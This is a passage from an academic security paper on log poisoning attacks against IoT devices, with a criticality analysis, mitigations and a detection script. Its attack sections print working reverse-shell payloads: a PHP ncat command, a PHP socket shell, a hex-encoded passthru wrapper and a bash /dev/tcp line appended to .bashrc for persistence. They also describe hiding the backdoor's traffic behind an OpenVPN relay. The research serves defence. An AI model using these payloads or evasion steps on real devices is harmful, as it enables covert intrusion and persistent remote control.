The fourth methodology involves injecting malicious code into the FTP server log file. To conduct this methodology, we install a Linux-based FTP server known as a very secure FTP daemon (vsftpd) on the Raspberry Pi device. The designated log of this service is located at the path "/var/log/vsftpd.log." The next step involves injecting the malicious code into the log file. This can be performed by using the FTP client in AttifyOs.

We connect to the FTP server using any FTP client. Then, instead of providing a correct username, we inject the PHP code that, upon execution, will make the Raspberry Pi connect to the attacker machine (AttifyOS) through a TCP connection. Certain IP camera brands, such as Axis Communications and Hikvision, allow FTP settings to enable users to upload captured images or videos to an FTP server




FIGURE 5. Injection through FTP client.

for storage or further analysis. The attacker would need to first upload a backdoor into the system by finding another vulnerability. Subsequently, the attacker can leverage the log poisoning attack to execute that backdoor. The injection procedure is illustrated in Figure 5.

IV. A TECHNIQUE FOR BYPASSING TRUNCATION MITIGATION MEASURE

The Linux operating system implements some protection measures to safeguard sensitive log files from the injection of special characters like semi-colons and parentheses that could potentially be used for log injection attacks. This is achieved by enforcing a predefined structure and only allowing safe characters to be logged. This protection measure makes sensitive logs more difficult for attackers to insert malicious content inside.

In the methodologies discussed earlier, a basic PHP script is executed, displaying the system information of the victim's device on the attacker's web browser. The script's successful injection stems from the absence of prohibited characters. To conduct sophisticated attacks involving PHP scripts that deploy Netcat commands, the existence of special characters in the PHP code becomes necessary. Such scripts, however, are likely to be truncated when injected into the system logs as a result of the previously described security measures. For instance, the following code uses Netcat to initiate a reverse connection with the attacker upon being inserted and executed, demonstrating this limitation.

```
<?php system('ncat -e /bin/bash 192.168.
112.177 4444');?>
```

The PHP script executes the enclosed Netcat command using the system() function. The command instructs Netcat utility to establish a connection to the attacker IP address 192.168.112.177 on port 4444 and attach a bash shell (/bin/bash) to that connection in order to permit the attacker to control the Raspberry Pi device through the Linux bash shell. The type of connection established in this methodology is known as "Reverse TCP connection." The Reverse TCP connection presents significant advantages to an attacker from an attacking perspective. It is established when a client initiates a connection to a server, which inverts the traditional client-server relationship [40]. In this instance, the Raspberry Pi initiates the connection to the attacker's machine, which then opens a channel for bi-directional communication.

Concurrently, The attacker would need to configure Netcat on their own attacking machine to be in a listening state, waiting for an incoming connection on the specified port. This can be performed using the following command:

```
Ncat -nvlp 4444
```

To overcome the system truncation protection measure, we develop a technique that involves the use of hexadecimal encoding. This is to encode the code that contains the prohibited characters to hexadecimal format before injecting it into the victim's designated log file. This technique allows the code to be inserted in a full format by performing any of the methodologies discussed earlier. After encoding, the injected code will be as follows:

```
<?php passthru(hex2bin
('Netcat command in a
Hexadecimal format'));?>
```

In this particular instance, the PHP script utilizes the passthru() function, which is a PHP function designed to execute an external command and display raw output. The




FIGURE 6. Bypassing truncation security measure.

passthru() function executes the output from hex2bin('Hex Encoded Netcat Command'). Consequently, the hex2bin() PHP function takes a string encoded in hexadecimal format and converts it back to its original format. As a result, the passthru() function executes the command that was originally encoded in hexadecimal. Afterward, the attacker would need to execute the log file by exploiting the LFI vulnerability. Upon receiving an incoming connection from the Raspberry Pi, the attacker would gain the capability to execute various commands on the device. These include actions such as listing files and directories within the device. This technique is illustrated in Figure 6.

We assume that the attacker has managed to find a different vulnerability on the Raspberry Pi to upload Netcat onto the device. However, an attacker's capabilities are not limited by the presence of the Netcat utility on the victim's device. Even without Netcat installed on the target device, the attacker can alternatively use a PHP script to achieve similar objectives. This can be accomplished by embedding a specifically constructed PHP script into the system to emulate the functionality of Netcat in the following way:

```
<?php $ip = 'Attacker IP Address;
$port = 4444;
$sock = socket_create(AF_INET,
SOCK_STREAM,
SOL_TCP); socket_connect($sock,
$ip, $port);
socket_write($sock, "\n\n[+] PHP Shell
Connected\ldots \n"); while ($cmd =
socket_read($sock, 2048)) { $output =
shell_exec($cmd); if ($output === null)
{ socket_write($sock,
``Command not found''); }
else { socket_write($sock, $output); }
} socket_close($sock); ?>
```

Similar to what Netcat would accomplish, this script essentially establishes a TCP reverse connection to the attacker's machine (whose IP address and listening port are defined in the PHP script). Executing the code on the victim's device gives the attacker full control over the compromised device. Similarly, the attacker must encode the script before injecting it using any discussed methodologies.

V. A TECHNIQUE FOR MAINTAINING PERSISTENCE THROUGH LOG POISONING ATTACK METHODOLOGY

In the landscape of cyber-attacks, after the initial breach of a system, the subsequent objective for many adversaries is to establish a persistent presence within the compromised infrastructure. This persistence ensures an uninterrupted foothold, enabling the attacker to retain access even after system initialization or potential cleansing activities. This paper introduces one such technique of achieving persistence, particularly in Linux-based systems such as the Raspberry Pi, by manipulating the " /.bashrc" system file through a log poisoning attack. In Unix-based operating systems, the " /.bashrc" file is a script executed upon every user's shell or terminal session initiation. Typically, this file is employed to configure user-specific environment parameters, such as setting environment variables or defining aliases. Given its automatic execution upon login, it poses a potential target for adversaries seeking persistent access. An attacker may use one of the log poisoning methodologies discussed earlier to inject malicious code into that file. This is to ensure that the malicious code is executed every time the user logs into the system. The following code snippet is an example of injecting a bash script into the " /.bashrc" file.

```
echo 'bash -i >& /dev/tcp/
192.168.112.177/4444 0>&1' \gg~/.bashrc
```

The following is a breakdown of the command:

- bash -i: This invokes an interactive bash session.
- >& /dev/tcp/192.168.112.177/4444: An elegant construct exclusive to bash, this segment redirects the shell session to establish a TCP connection to the attacker machine that holds the IP address 192.168.112. 177 via port 4444.
- 0>&1: A redirection mechanism that ensures that both the standard input (0) and standard output (1) of the bash session are channeled through the TCP connection.

When this command finds execution, it endeavors to establish a connection to the delineated IP on the specified port. Anticipating this, the adversary typically configures a listening utility (e.g., Netcat) on port 4444 to intercept this inbound connection. Consequently, with each login initiation by the victim on their Raspberry Pi device, the " /.bashrc" file




FIGURE 7. Firewall evasion technique.

springs into action, triggering the reverse shell command to establish a connection to the adversary's machine. From the victim's vantage point, their session initiation appears unaltered. However, covertly, the attacker has procured a connection and possesses the capability to operate with privileges equivalent to the logged-in user. It should be noted that this technique does not necessitate the existence of the Netcat tool on the target device, as the bash redirection mechanism inherently facilitates the connection. To carry out a log injection on ''/.bashrc'' file, it is crucial to understand the permissions that make this possible. By default, the ''/.bashrc'' file is set to be readable and writable by the root user and typically only readable by normal users. For this type of attack to succeed, the file must be writable by a normal user. This would allow an attacker to add malicious code to the file. However, the file itself does not require to have executable permissions because the shell reads and executes the commands automatically when a user logs in or starts a new terminal session. Therefore, having write permissions for a normal user on the ''/.bashrc'' file would enable such an attack.

VI. FIREWALL EVASION TECHNIQUE

In this section, we introduce a novel technique that advanced adversaries can employ to effectively cover their tracks by using a virtual private network (VPN) technology, specifically OpenVPN [41]. OpenVPN is designed to create secure point-to-point or site-to-site connections. It uses custom security protocols that leverage Secure Sockets Layer (SSL) or Transport Layer Security (TLS) for key exchange and is capable of traversing network address translators (NATs) and firewalls. To initiate the attack, the adversary first contracts a virtual private server (VPS) from one of the available cloud services. The attacker would then connect to the VPS through SSH and manually install and configure the OpenVPN software. This is typically done using a package manager with a command like the following:

```
sudo apt-get install openvpn easy-rsa
```

The ''easy-rsa'' package is often used alongside OpenVPN to manage the public key infrastructure (PKI) that OpenVPN relies on for secure communications. After successfully setting up the OpenVPN server, the attacker configures the OpenVPN connection through the web interface to relay all incoming and outgoing traffic through HTTPS, specifically through port 443. With the configuration complete, the attacker starts the OpenVPN service. This can be done with a command like the following:

```
sudo systemctl start openvpn@server
```

This is to ensure that the VPN is active and ready to tunnel the encrypted traffic. This configuration intends to make the relayed traffic indistinguishable from standard internet traffic, thereby deceiving firewall systems into thinking it is regular and harmless traffic. This makes it increasingly challenging for the firewall to filter the traffic and detect any attack patterns. Subsequently, the attacker needs to adjust the routing settings of the OpenVPN server to reroute incoming traffic to their own machine through this specific port. The attacker machine has a listener prepped and standing by to accept the incoming connection from the backdoor installed on the victim's IoT device—a result of the log poisoning exploit. The attacker would leverage a LFI vulnerability to execute the injected backdoor on the victim's IoT device.

Instead of establishing a direct connection to the attacker's machine, which could expose the attacker's location and possibly identity, the backdoor initiates an encrypted connection to the OpenVPN server. This connection, cleverly masquerading as benign HTTPS traffic, helps to obscure the attacker's actions. Acting as an intermediary, the OpenVPN server then routes the IoT device's connection to the attacker's machine. By manipulating the routing configuration of the OpenVPN server, the attacker ensures that the compromised IoT device's traffic is seamlessly encrypted and redirected to their machine, all the while evading detection by appearing as normal web traffic on port 443.

In addition to the aforementioned strategies, the attacker must also account for firewall systems that block any traffic directed toward an IP address that does not have an associated domain name. To circumvent this type of security measure, the attacker needs to set up a DNS service on their remote machine hosting the OpenVPN server. This DNS service translates the IP address of the OpenVPN server into a domain name. By doing this, the attacker ensures that the encrypted traffic from the compromised IoT device is directed to the domain of the OpenVPN server rather than a bare IP

address. This further camouflages the attacker's operations as the communication now appears to be directed towards a legitimate domain rather than an arbitrary IP address. This strategy further reinforces the stealthiness of the attack, ensuring that the communication between the attacker and the victim's IoT device appears as regular HTTPS traffic on port 443 and traffic directed towards a legitimate domain. As such, even the most astute firewall systems would struggle to flag this as malicious traffic.

As depicted in Figure 7, the attacker would need to inject a malicious code as a backdoor via one of the log poisoning methodologies discussed earlier. The malicious code is configured to connect to the attacker's OpenVPN via HTTPS. Subsequently, the attacker would need to find a LFI vulnerability to execute the malicious code on the IoT device. Upon execution, the code will establish a connection to the OpenVPN server, which is configured to route and encrypt the traffic to the attacker. The attacker will then send the commands to the backdoor once again via the OpenVPN server and control the IoT device accordingly.

Furthermore, the attacker can use this access not only to control the compromised IoT device but also to exploit it as a stepping stone for lateral movement within the network, potentially compromising additional devices or even the entire network. It is worth mentioning that the use of OpenVPN in such a strategy not only disguises the attacker's activities but also poses significant challenges for forensic experts. First and foremost, encrypted traffic complicates network analysis. The concealment of malicious activity within legitimate OpenVPN traffic makes it challenging for investigators to pinpoint and isolate malicious packets from benign ones. Moreover, as OpenVPN uses SSL/TLS for key exchange, it obfuscates the initial handshake between the attacker and the victim. This means traditional methods of capturing and analyzing unencrypted handshakes become ineffectual, which can sometimes offer clues about an attacker's intentions or methodologies. Furthermore, by utilizing the power of OpenVPN, an attacker can easily bypass most network-based intrusion detection and prevention systems. These systems often rely on patterns or signatures to detect malicious activities, but these patterns become cryptic when the data is encrypted. This requires forensic experts to employ more sophisticated techniques and tools, which can be time-consuming and may not always guarantee results. For example, investigators can approach the hosting provider from which the attacker rented the OpenVPN server. Since most hosting companies keep logs and records of user activity, they may provide crucial information regarding the user's registration details, payment methods, and access logs. While this does not directly expose the attacker's main operations, it can serve as a starting point for the investigation.

VII. CRITICALITY ANALYSIS

Criticality analysis is a systematic approach to identifying and assessing the risks of cyber-attacks. It involves assessing the likelihood of an attack occurrence, the potential consequences of a successful attack, and the strategies that could be adopted to mitigate such attacks. Considering the existing threat environment of log poisoning attacks, specifically when injecting PHP code that does not require setting the log to the executable, it is crucial to examine their impact on IoT systems and devices closely. Therefore, similar to the approach that was adopted by the authors of [12], we apply in this section the Intrusion Modes and Effects Criticality Analysis (IMECA) on each log poisoning attack methodology we presented in Section III. The following aspects of the criticality analysis are considered:

- Occurrence Probability: it refers to the likelihood of the occurrence of a log poisoning attack on IoT systems and devices. We classify this probability into low, medium, or high based on the prevalence of specific conditions related to the deployment and vulnerabilities of webservers with PHP installed on IoT devices. High probability indicates widespread deployment of PHP webservers without adequate security measures to protect against LFI, making these devices frequent targets for log poisoning attacks. Medium Probability refers to the environments where IoT devices moderately run webservers with PHP but are not vulnerable to LFI. This classification reflects environments where PHP is standard but coupled with robust security practices or configurations that effectively mitigate against LFI risks. High Probability refers to environments where a significant number of IoT devices operate webservers with PHP installed and are commonly susceptible to LFI vulnerabilities. Low Probability refers to scenarios where IoT devices rarely run a webserver with PHP installed or where such configurations are adequately secured against LFI vulnerabilities. These conditions signify a lower risk of log poisoning attacks because the necessary software components PHP and webserver are not present.
- Severity: it refers to the potential impact of a log poisoning attack on IoT systems and devices. It is also divided into three categories: high, medium, and low. For example, high-severity attacks can cause significant damage to IoT systems and devices, such as data theft, device disruption, or physical damage. It is important to emphasize that severity is rated in this paper based on the impact of the log poisoning attack on the IoT systems and devices in terms of the infiltration and the full compromise of the confidentiality, integrity, and availability of such systems and devices. The impact is not measured based on the functionalities of the IoT systems and devices or the services they provide.
- Difficulty: it refers to the skill, tools, or specific conditions necessary for an attacker to exploit a vulnerability or execute an attack successfully. Difficulty could be low, medium, or high. Low difficulty indicates that less-skilled attackers with basic tools or resources could execute the attack; Medium difficulty indicates the need

TABLE 1. Results of IMECA for the log poisoning attack methodologies.

Intrusion Mode	Occurrence Probability	Severity	Difficulty	Mitigation Strategy
1. Poisoning Authentication Logs	Medium	High	High	1. Configure SSH server to accept connections from specific devices. 2. Apply consistent patching and updates to fix known vulnerabilities. 3. Disable SSH when its use is not essential for operations.
2. Poisoning Webserver Logs	High	High	Medium	1. Use rigorous input validation and sanitization on both GET and POST requests. 2. Apply consistent patching and updates to the webserver to fix known vulnerabilities.
3. Poisoning Mail Server Logs	Low	High	Medium	1. Use the latest updated firmware of the device. 2. Perform periodic vulnerability scanning on port 25 on the device. 3. Disable the mail server on the device if the service is unnecessary.
4. Poisoning FTP Server Logs	Low	High	Low	1. Use the latest updated firmware of the device. 2. Perform periodic vulnerability scanning on port 21 on the device. 3. Disable the FTP server on the device if the service is unnecessary.
5. Maintaining Persistence Through Log Poisoning	Low	High	High	1. Restrict permissions for the " /.bashrc" file to prevent unauthorized modifications by normal users. 2. Monitoring system logs for any suspicious activities can indicate potential log poisoning attempts.

for an attacker to have an intermediate level of expertise or more specific resources but not necessarily require advanced knowledge or applying complex strategies; High-difficulty attacks often demand the attacker to have advanced skills, sophisticated tools, or apply complex multistep processes.

- Intrusion Effects: they refer to the specific effects that can occur due to a log poisoning attack. These effects can vary depending on the attack type, the vulnerability exploited, and the device's configuration.
- Mitigation Strategies: they are a vital part of the IMECA analysis, which involves outlining preventative and corrective actions that could be used to reduce the likelihood of a successful attack.

We provide a detailed criticality analysis for each attack methodology discussed in Section III using IMECA in the following. They are also summarized in Table 1 for ease of readability.

A. POISONING AUTHENTICATION LOGS ATTACK METHODOLOGY

The criticality analysis of the poisoning authentication logs attack methodology demonstrated earlier is provided as follows:

- Intrusion Mode: This attack involves injecting malicious PHP codes into the authentication logs of an IoT device, in this case, a Raspberry Pi. takes advantage of an LFI vulnerability on a webserver that runs PHP, and exploits the SSH logs to inject and execute malicious codes.
- Intrusion Effects: The effects can be highly damaging, with the possibility of disclosing sensitive device information, such as usernames and hashed passwords, or even resulting in a full device compromise. An attacker can inject dangerous code into the SSH log and execute it using LFI, leading to unauthorized access and complete control of the device.
- Occurrence Probability: The probability of occurrence for this attack is medium. While the attack requires a deeper understanding of the system and its vulnerabilities, SSH and LFI vulnerabilities are fairly common in IoT devices. However, the need for an LFI vulnerability and an active SSH server accessible by anyone might reduce its likelihood.
- Severity: The severity of this attack is high. This attack can lead to full IoT device compromise, allowing the attacker to gain control over the device and execute arbitrary commands.
- Difficulty: The complexity of carrying out this type of attack is deemed low. This is largely attributed to the simplicity of utilizing SSH, which is a standard procedure requiring no specialized tools and is thus easily accessible even to less experienced attackers.

- Mitigation Strategies: To mitigate such attacks, the best practices involve configuring an SSH server to accept connections from specific devices in addition to consistent patching and updates to fix known vulnerabilities like LFI in webservers. Additionally, it is recommended to disable the SSH server when it is not essential for operation.

B. POISONING WEBSERVER LOGS ATTACK METHODOLOGY

The criticality analysis of the poisoning webserver logs attack methodology demonstrated earlier is provided as follows:

- Intrusion Mode: Webserver log poisoning involves the exploitation of a web server's logging mechanism by injecting malicious code into its logs. This is usually achieved by using User-Agent strings, referrer fields, or other means where input might not be adequately sanitized, and the log file is set as executable. The attacker may leverage the LFI to execute the injected code in the log files.
- Intrusion Effects: The implications of a successful webserver log poisoning attack can be considerably severe and categorized as high. An attacker might gain unauthorized access to sensitive data stored on the server, including usernames, hashed passwords, and possibly confidential user or business data.
- Occurrence Probability: The likelihood of this attack occurring is considered high. Webservers, often public-facing, are a prime target for attackers. This is especially true for IoT devices, which frequently use lightweight webservers for management purposes, potentially increasing their vulnerability. In addition, the existence of a PHP webserver is high since it is widely used due to its ease of deployment and cross-platform compatibility.
- Severity: The severity of this attack is high. Compromise of a webserver on an IoT device can lead to significant disruption and damage, including data loss, downtime, brand damage, and potential legal implications if sensitive data is lost or if the compromised server is used to carry out further attacks.
- Difficulty: The difficulty of performing a webserver log poisoning attack can be considered as a medium. Although the concept is straightforward, it requires a good understanding of web servers, their logging mechanisms, and the scripting language used. Additionally, it also requires the attacker to be able to use specific tools to achieve this attack.
- Mitigation Strategies: To effectively mitigate against webserver log poisoning attacks, a multi-layered approach should be adopted. This involves applying input validation and sanitization on both GET and POST requests to prevent potential code injection scenarios, thus blocking a common route for webserver log poisoning. Additionally, applying consistent patching and updates to the webserver to fix known vulnerabilities.

C. POISONING MAIL SERVER LOGS ATTACK METHODOLOGY

The criticality analysis of the poisoning mail server logs attack methodology demonstrated earlier is provided as follows:

- Intrusion Mode: The intrusion involves injecting malicious code into the mail server logs of the target IoT device. This could occur through various methods, such as spoofing the ''Received:'' header of an email or using other elements of the SMTP protocol where user input might not be adequately sanitized. While exploiting a vulnerability such as LFI, the attacker can execute the injected code in the log files.
- Intrusion Effects: If successful, the intrusion can lead to unauthorized access to sensitive information, such as email content, sender/receiver addresses, and login credentials. However, the extent of potential harm depends mainly on the nature of the data being logged by the mail server and the level of privilege the attacker could obtain.
- Occurrence Probability: The probability of occurrence for this attack is considered low. This is primarily due to the fact that most IoT devices do not have mail servers installed on them in addition to a PHP-based web server. These devices usually perform specific functions and do not require the broad capabilities of a full-fledged mail server, which reduces the overall attack surface. The less prevalent use of mail servers on IoT devices makes them a less likely target for attackers looking to exploit log poisoning vulnerabilities.
- Severity: The severity of this attack is high. Compromise of a mail server on an IoT device can lead to significant disruption and damage, including data loss, downtime, brand damage, and potential legal implications if sensitive data is lost or if the compromised server is used to carry out further attacks.
- Difficulty: The difficulty of performing a mail server log poisoning attack is deemed medium. Although IoT devices do not commonly have mail servers installed, executing a successful attack on those that do requires a decent understanding of the mail server's logging mechanisms, SMTP protocol, and scripting languages used. This could be within reach of a moderately experienced attacker.
- Mitigation Strategies: To minimize the risk of mail server log poisoning attacks on IoT devices, it is imperative to maintain the latest firmware updates for the device to effectively reduce the likelihood of an attack by patching known vulnerabilities. Also, performing periodic vulnerability scanning on port 25 on the device is crucial. Finally, if the mail server service on the IoT device is not necessary for its function, disabling

it can significantly decrease the attack surface, providing an additional layer of security.

D. POISONING FTP SERVER LOGS ATTACK METHODOLOGY

The criticality analysis of the poisoning FTP server logs attack methodology is provided as follows:

- Intrusion Mode: FTP server log poisoning occurs when an attacker injects malicious code into the FTP server logs. This could be achieved by exploiting vulnerabilities in FTP commands or leveraging existing FTP connections. Similarly, LFI vulnerabilities could be exploited to execute the injected code within the log files.
- Intrusion Effects: A successful FTP server log poisoning attack could lead to unauthorized access to sensitive data transferred or stored through the FTP server. However, the extent of the potential damage largely depends on the nature of the data handled by the FTP server and the privileges the attacker could gain post-intrusion.
- Occurrence Probability: This attack's likelihood is considered low. Many IoT devices do not require FTP servers for their operation. Therefore, FTP servers are not commonly installed on such devices, reducing the overall attack surface.
- Severity: The severity of this attack is high. Compromise of an FTP server on an IoT device can lead to significant disruption and damage, including data loss, downtime, brand damage, and potential legal implications if sensitive data is lost or if the compromised server is used to carry out further attacks.
- Difficulty: The difficulty of executing an FTP server log poisoning attack is considered low. This is because the FTP protocol, being an older and well-documented technology, might be easier for an attacker to understand and exploit using various automated tools and scripts.
- Mitigation Strategies: To minimize the risk of FTP server log poisoning attacks on IoT devices, several strategies could be implemented. Using the latest firmware updates for the device can effectively reduce the likelihood of an attack by patching known vulnerabilities. Performing vulnerability scanning of the device, specifically on port 21. Finally, if the FTP server service on the IoT device is not necessary for its function, disabling it can significantly decrease the attack surface, providing an additional layer of security.

E. MAINTAINING PERSISTENCE THROUGH LOG POISONING ATTACK METHODOLOGY

The criticality analysis of maintaining persistence through log poisoning attack methodology is provided as follows:

- Intrusion Mode: The method of maintaining persistence through log poisoning primarily targets the " /.bashrc" file in Unix-based operating systems. This file is executed every time a user initiates a shell or a terminal session. By injecting malicious code into this file, an attacker ensures that the code runs every time the user logs in.
- Intrusion Effects: Once the malicious code is successfully injected into the " /.bashrc" file, the attacker can establish a persistent connection to the compromised system. This connection is initiated every time the user logs into the system, granting the attacker continuous access. The victim remains oblivious to this intrusion, as their session appears normal, but in the background, the attacker has a connection with privileges equivalent to the logged-in user.
- Occurrence Probability: The likelihood of this attack is considered low because it requires the need to exploit both the LFI and log poisoning vulnerabilities, as well as the requirement for the " /.bashrc" file to have writable permission by a normal user to inject the malicious code inside the file.
- Severity: The severity of this attack is considered high. An attacker can use one of the log poisoning methodologies discussed earlier, which are all ranked as severely high, to inject malicious code into a Linux-based device " /.bashrc" file. Hence, the malicious code is executed every time the user logs into the machine.
- Difficulty: Although many available tools can carry out this attack when the required conditions are met, the difficulty of executing this attack is considered high due to the multiple prerequisites involved. These include the need to exploit both the LFI and log poisoning vulnerabilities, as well as the requirement for the " /.bashrc" file to have both writable and executable permissions.
- Mitigation Strategies: It is also crucial to restrict permissions for the " /.bashrc" file to prevent unauthorized modifications by normal users. Additionally, monitoring system logs for any suspicious activities can indicate potential log poisoning attempts.




FIGURE 8. Criticality matrix.

The criticality matrix is shown in Figure 8. The worst-case criticality diagonal of the matrix is shown in a dashed line. The acceptable risk values lie below the diagonal. The numbers inside the table fields represent the row numbers of Table 1.

As illustrated in Figure 8, all attacks fall above the worst-case criticality diagonal of the matrix. Adopting the mitigation strategies for all log poisoning attacks illustrated in Table 1 should reduce the attacks' occurrence probabilities, but their severity stays high. The related damage is fixed and severe; once a malicious code is executed because of a log poisoning attack, the system or device is fully exposed for the attacker to perform further types of cyber-attacks. Therefore, the severity cannot be reduced, but the probability of occurrence of log poisoning attacks can be.

Several challenges and limitations arise when addressing log poisoning attacks within IoT systems in real-world scenarios. One significant challenge is the inherent resource constraints of many IoT devices, which can hinder the deployment of comprehensive security measures, such as advanced intrusion detection systems. These devices often operate with limited computational power and memory, making them less capable of handling the additional load of complex security software. Furthermore, the diversity and heterogeneity of IoT devices contribute to the complexity of ensuring uniform security protocols across different platforms and manufacturers. This diversity can lead to inconsistencies in security implementations and difficulties in managing and updating devices uniformly.

Another critical limitation is the reliance on legacy systems and outdated software components that may not be regularly updated or patched, leaving known vulnerabilities unaddressed. The logistical challenges of patching a vast array of IoT devices scattered across various locations can also impede timely updates. As attackers develop more advanced techniques to exploit IoT devices, such as using encrypted tunnels for masking log poisoning attacks, the detection and mitigation strategies must also evolve, requiring continuous research and adaptation. These real-world challenges necessitate a dynamic approach to IoT security, emphasizing not only technological solutions but also comprehensive policy and procedural changes to enhance the resilience of IoT ecosystems against such threats. As a further step of protection, we introduce in the following section a novel technique that serves as a proactive measure against such attacks.

VIII. DETECTION AND MITIGATION TECHNIQUE

In this section, we present a novel technique for detecting and mitigating log poisoning attacks on IoT systems. This approach utilizes injection scripts that require the logs to be executable to function. We have developed a lightweight Python script specifically designed to run on IoT devices. This script automatically detects such attacks and alerts users to potential threats. The functionality of the script is detailed in Algorithm 1 and explained below.

Algorithm 1 Detection and Mitigation Code

```
Require root user privileges
if not root user then
    display "Please run this script with root privileges."
    exit
end if
Define log_files as ['/var/log/auth.log',
    '/var/log/apache2/other_vhosts_access.log',
    '/var/log/mail.log', '/var/log/vsftpd.log']
for each filepath in log_files do
    if not check_file_exists(filepath) then
        display filepath "does not exist."
        continue
    end if
    permissions = get_file_permissions(filepath)
    if is_file_executable(permissions) then
        display filepath "is executable. Modifying per-
            missions..."
        modify_file_permissions(filepath)
        display "Modified permissions for " filepath "."
    end if
end for
if check_and_remove_reverse_tcp_from_bashrc() then
    display "Alert: Detected and removed threat
        from /.bashrc!"
else
    display " /.bashrc is clean."
end if
```

The script operates by automatically searching for any misconfigured sensitive log files in Linux-based IoT devices. These log files can be as follows:

- '/var/log/auth.log'
- '/var/log/apache2/other_vhosts_access.log'
- '/var/log/mail.log'
- '/var/log/vsftpd.log'

Those logs often contain sensitive information and are potential targets for log poisoning attacks. It is worth mentioning that the script can be modified to accept any other log extension. Upon identifying these files, the script checks if they exist in the system. If a file does not exist, the script simply prints a message indicating this and moves on to the next file. If the file does exist, the script retrieves the current permissions for the file. The script then checks if the file is executable by the owner, group, or others. This is a crucial step because if a log file is executable, it can be exploited by an attacker to run malicious code, as discussed earlier. Suppose the file is found to be executable. In that case, the script modifies the permissions of these logs, rendering the files non-exploitable and safeguarding them from the execution of code written into these log files. It is important to note that the Python script needs to be run with root privileges because the root typically owns the log files. This ensures that the script has the necessary permissions to modify the file permissions. Considering the identified

